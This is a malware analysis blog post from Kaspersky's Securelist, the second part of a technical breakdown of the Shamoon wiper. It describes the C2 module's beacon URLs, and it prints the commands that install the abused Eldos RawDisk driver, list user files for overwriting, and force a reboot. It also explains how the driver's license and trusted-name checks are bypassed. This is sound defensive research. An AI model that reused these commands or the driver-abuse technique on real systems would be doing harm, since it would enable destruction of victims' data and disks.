SECURELIST

Shamoon The Wiper: further details (Part II) 0.6

Dmitry Tarakanov
Kaspersky Lab Expert
Posted September 11, 14:30 GMT
Tags: Targeted Attacks, Wiper

There have been persistent media reports that the Shamoon wiper malware we previously covered is linked to attacks against Saudi Aramco.

The hardcoded date in the body of destructor matches exactly the declaration by a hacker group about the date and time when the Saudi Aramco company would had been hit but we still cannot definitively confirm that Shamoon was to blame for those attacks.

And just about two weeks later, another energy company in the Middle East (RasGas) fell victim to another malware attack and the media has logically asked questions about whether Shamoon was responsible.

We leave the speculation up to others and concentrate strictly on sharing technical details. This is the continuation of our investigation into Shamoon:

NETINIT.EXE

The main Shamoon module has a resource PKCS7:113 that maintains an executable which is saved to disk as %WINDIR%\System32\NETINIT.EXE and this program poses a module to communicate with CNC. This program waits for parameters to be run with. The author was not too creative and coded a handling of just two argument values which can be ?0 or ?1.

If ?0, the program takes a second argument and treats it as a data to be passed to CNC. With this argument value, the malware connects to CNC just once and stops executing. We have not located any place in the Shamoon code where netinit.exe would be run with argument ?0.

But as you would recall, we did locate the place where netinit.exe is launched with a command line ? netinit.exe 1. The program then enters into a loop until another destructive module creates a file %WINDIR%\ inf\netfb318.pnf signaling that the time has come to wipe data and kill the operating system. While netinit.exe waits for that file it regularly connects to CNC to report itself and receiving commands.

Communication

The address of CNC is hardcoded. Actually there are two addresses. This could be ?home string or an IP-address. Firstly, the program tries to connect to ?home but on my side this obviously failed. Then it proceeds to the IP-address ?10.1.252.19. To communicate, the HTTP protocol is used with the help of functions of standard Wininet library: InternetOpen, InternetOpenUrl, InternetReadFile... And InternetCloseHandle, of course. The URL being used to connect by looks like:

```
http://<cnc>/ajax_modal/modal/data.asp?mydata=<_iteration>&uid=<local IP>&state=
<random number>
```

for example

```
http://10.1.252.19/ajax_modal/modal/data.asp?
mydata=_3&uid=192.168.150.130&state=1568062
```


The Shamoon communication module waits for two commands to be given from the CNC. They are: to execute an arbitrary program; or to set a ?game over time. The program to be run is passed from CNC in response is encoded with BASE64. That program is decoded, dropped as %WINDIR%\Temp\filer<random number>.exe and run. This would work well in a perfect world.

However, in reality, this part of the Shamoon communication module does not work at all. This is because an author made another silly error (in addition to flawed date comparison). The author intended to create full path to the file ?filer<random number>.exe using ?sprintf function, where it should have been used the format string:

"%s%s%d.%s with following parameters: Windows folder string, "\Temp\filer" string, random number and "exe" string relatively.

But instead of mentioned correct format string, the malware writer used ?%S%S%d.%s with an uppercase ?S. This causes a ?sprintf function failure and no full path string is created. Lack of full path means that no file is dropped. No file, no execution. So, the Shamoon malware does not have a functionality to execute other programs.

The handling of the second command has been coded without errors and if a special control code is passed from CNC, netinit.exe creates file %WINDIR%\inf\netft429.pnf in which it writes the date and time when Shamoon should initiate corruption routine instead of hardcoded moment. We have already covered the main Shamoon module searching that file to read new date of death.



Let-s proceed to the next module:

PKCS12:112

Another resource in the main Shamoon module is PKCS12:112. It maintains an encoded executable saved to disk using a name taken from a hardcoded list in the %WINDIR%\System32 folder. This module is in charge of Shamoon-s destructive functionality and executes when the target time has come.

That program also waits for arguments to be run but those arguments don-t affect a program execution significantly: run without arguments covers all the functionality hence we didn-t pay too much attention to it.

The destructive module carries a resource READONE :101. This is an encoded driver which is saved to disk as %WINDIR%\System32\Drivers\DRDISK.SYS and run at the very initial phase of the destructive module execution with the help of command lines:

```
sc create drdisk type= kernel start= demand binpath= System32\Drivers\drdisk.sys
2>&1 >nul
sc start drdisk 2>&1 >nul
```

The driver is a signed component of RawDisk, a product from Eldos. In short, this software allows user-mode applications to operate with the file system in such cases when the operating system restricts the application. You can integrate your project with RawDisk in such a way that your software installs the driver that provides an access to the file system out from kernel-mode via created device ? ElRawDisk.

Of course, the installation of your software will require administrative privileges to install the driver but later your application is able to work with the file system without any roadblocks with whatever privileges your app was launched with.

From a security point of view, this functionality is controversial. In most cases, the operating system prevents access to objects not on a whim. If an application has to be granted access to do dangerous operations, such access should be granted by the user by running application on behalf of the administrator account, for example. In some troubleshooting/administrative cases, it-s useful to have access to the file system through kernel-mode even for applications being run on behalf of the administrator account. By all appearances, that software is provided right for such cases, but then, of course, it-s better for the user to know surely what s/he-s doing.

The destructive module corrupts files selectively. To make a list of files, the program runs following command lines:

```
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i download 2>nul
>f1.inf
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i document 2>nul
>>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i download 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i picture 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i video 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i music 2>nul >>f1.inf
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i desktop 2>nul
>f2.inf
dir C:\Users\ /s /b /a:-D 2>nul | findstr -i desktop 2>nul >>f2.inf
dir C:\Windows\System32\Drivers /s /b /a:-D 2>nul >>f2.inf
dir C:\Windows\System32\Config /s /b /a:-D 2>nul | findstr -v -i systemprofile
2>nul >>f2.inf
dir f1.inf /s /b 2>nul >>f1.inf
dir f2.inf /s /b 2>nul >>f1.inf
```

As a result, two files ?f1.inf and ?f2.inf are created in the %WINDIR%\System32 folder containing file names with full paths to be filled with garbage. The garbage poses a fragment (1024/0x400 first bytes) of a JPEG picture of a burning U.S. flag:

The most prominent source of that picture is Wikipedia. It hosts that picture under the name ? US_flag_burning.jpg.

By all appearances, the clue was intentionally put there for the photo to be found.

The corruption routine is rather superfluous v it reiterates many times filling the files with more and more equal fragments following one after another, enlarging the files in size. A culmination of that roistering is the overwriting of a hard drive with the mentioned JPEG pattern. This is why the MBR section of the hard drive is being corrupted and the infected computer becomes unbootable.

Also the program tries reading SystemBootDevice or FirmwareBootDevice values from HKLM\SYSTEM\CurrentControlSet\Control registry path. If read, ?rdisk and ?partition entries are sought out there. By default, the destructive module tries opening following partitions:


```
\\?\ElRawDisk\Device\Harddisk[1-9]\Partition[0-9]
```

But if mentioned values in registry are found, the program tries opening objects by those values of disks and partitions.

By all appearances, the Shamoon author/s encountered the same issue like The Wiper authors. In the modern world, it-s time-consuming to fill an entire disk even with fixed data. To have the wiping done a bit quicker but efficiently, it is not necessary to wipe all the data but to rewrite parts dispersively throughout the disk. The Wiper authors completed this task fairly smartly, whereas in Shamoon it-s done rather crudely.

Finally, at the very end, the Shamoon destructive module opens a device by \\? \ElRawDisk\Device\Harddisk0\Partition0 and begins writing 0x30000 bytes of JPEG fragments following one after another, moving a file pointer a calculated on disk capacity offset forward until the end of disk is reached (for example, on my VM with 3GB virtual hard disk the calculated value was 0x1000000 bytes, which is 16 MB)

bytes, which is 16 MB).



It-s hard to forecast which data will be lost irretrievably and which files will remain untouched after such wiping v it depends on what the files in terms of size would be stored on the infected computer and how they would be distributed on the hard-drive. At the end of that last dirty operation, the malware runs ?shutdown -r -f -t 2 command line in order to forcibly reboot an infected computer if it has not restarted itself earlier after destructing data at critical for operating system disk areas.

The Eldos driver

The fact that the Shamoon creators used legitimate signed drivers of Eldos- software RawDisk is rather confusing. First, we thought that it was done for the purpose of getting the ability to rewrite MBR generally, for example, in Windows 7, but it turned out that Windows 7 gives access to that disk area even to user-mode applications running on behalf of the administrator. But to work properly, Shamoon has to run with administrator privileges anyway (at least, to install the described driver), so why Shamoon-s author decided to exploit a legitimate driver is an open question.

The security community has already called attention to the fact that malicious hackers can exploit features implemented in legitimate kernel-mode applications out of user-mode if there-s no sufficient authentication maintained inside drivers. Let-s look at how the Shamoon author managed to use Eldos- driver functionality.

You can download trial a package of Eldos- RawDisk which consists of header files, lib/dll-files and compiled in release/debug-modes x86 and x64 drivers. You can integrate that RawDisk blank with your project which could then use kernel-mode access to the file system via RawDisk driver.

Nevertheless, the driver has an authenticating mechanism.


If we take a look at RawDisk API function ?Open:

```
HANDLE Open(IN LPCWSTR DeviceName, IN DWORD DesiredAccess, IN LPCWSTR
LicenseKey)
```

...We-ll notice a parameter ?LicenseKey. Such a key has showed up in Shamoon. When the destructive module tries opening file descriptor on the ElRawDisk device, it adds to device name the string exactly looking like some key, for example:

```
\\?\ElRawDisk\Device\Harddisk0\Partition0#
8F71FF7E2831A05D0B88FDAACFAC818E936FCAAA453404180419662BED76E9D70384F056F
03ADF3C917CB8C3EE12832F7A7EC3E234BC7FBD0476CFC9F58AC1A1C248DA06E531D133A071
```

Such a key is easily obtained by making an order at Eldos- site during RawDisk installation routine:



You fill out a form to get an evaluation key and receive your code in the e-mail used during registration. Certainly you can use that key for a limited period of time. And the driver verifies whether the date of end of trial usage has already passed or not. This is why each time we see a date changing routine before opening an ElRawDisk device in Shamoon malware: the date is being set at any (random) day from 1st to 20th of August of 2012.

We also noticed that the Eldos driver exploited by Shamoon checks for the following values being passed in device name parameter and which could be located at the very start of the device name string:

```
\#{9A6DB7D2-FECF-41ff-9A92-6EDA696613DF}#
\#{8A6DB7D2-FECF-41ff-9A92-6EDA696613DE}#
```

These are control codes for the driver to define how to handle a request. But the Shamoon malware does not use these codes calling RawDisk open function.

In addition, the driver checks if the file name of program that works with the file system via driver is corresponding ?RawDiskSample.exe then driver ?considers that the call has been made from a trusted application and the check is gone successfully. This ruins all other verification attempts to block easy using the driver functionality by those who does not have permissions. For sure, it-s better to remove such a condition out from driver.

Conclusions

We-ve got other clues that people behind creating the Shamoon malware are not high-profile programmers and the nature of their mistakes suggests that they are amateurs albeit skillful amateurs as they did create a quite practicable piece of self-replicating destructive malware. The fact that they used a picture of a fragment of a burning US flag possibly shows that the motive of Shamoon-s authors is to create and use malware in a politically driven way. Moreover, they wished that their protest which was embedded into the malware would not go unnoticed.

Unfortunately, we see, that the warnings given of malicious software using legitimate kernel-mode applications is not paranoia but reality. Developers of drivers should always keep in mind that cybercriminals and other people who create malware search for covert ways to access a system-s Ring0.

Legitimate, and specifically, signed drivers that can be used for malicious purposes are like gold dust to them. It-s clear that it-s not an obvious task to efficiently prevent untrusted applications to get access to drivers but for sure many have managed doing so and have already implemented sophisticated methods of code authentication, calls verification and the like.

Nowadays it-s not enough to put visible simple conditions into code that can be easily circumvented - this just won-t work out. For sure, it-s a very unpleasant situation when your program with poor checks gets involved in harmful campaigns. Better to do all that is possible to prevent such cases in advance.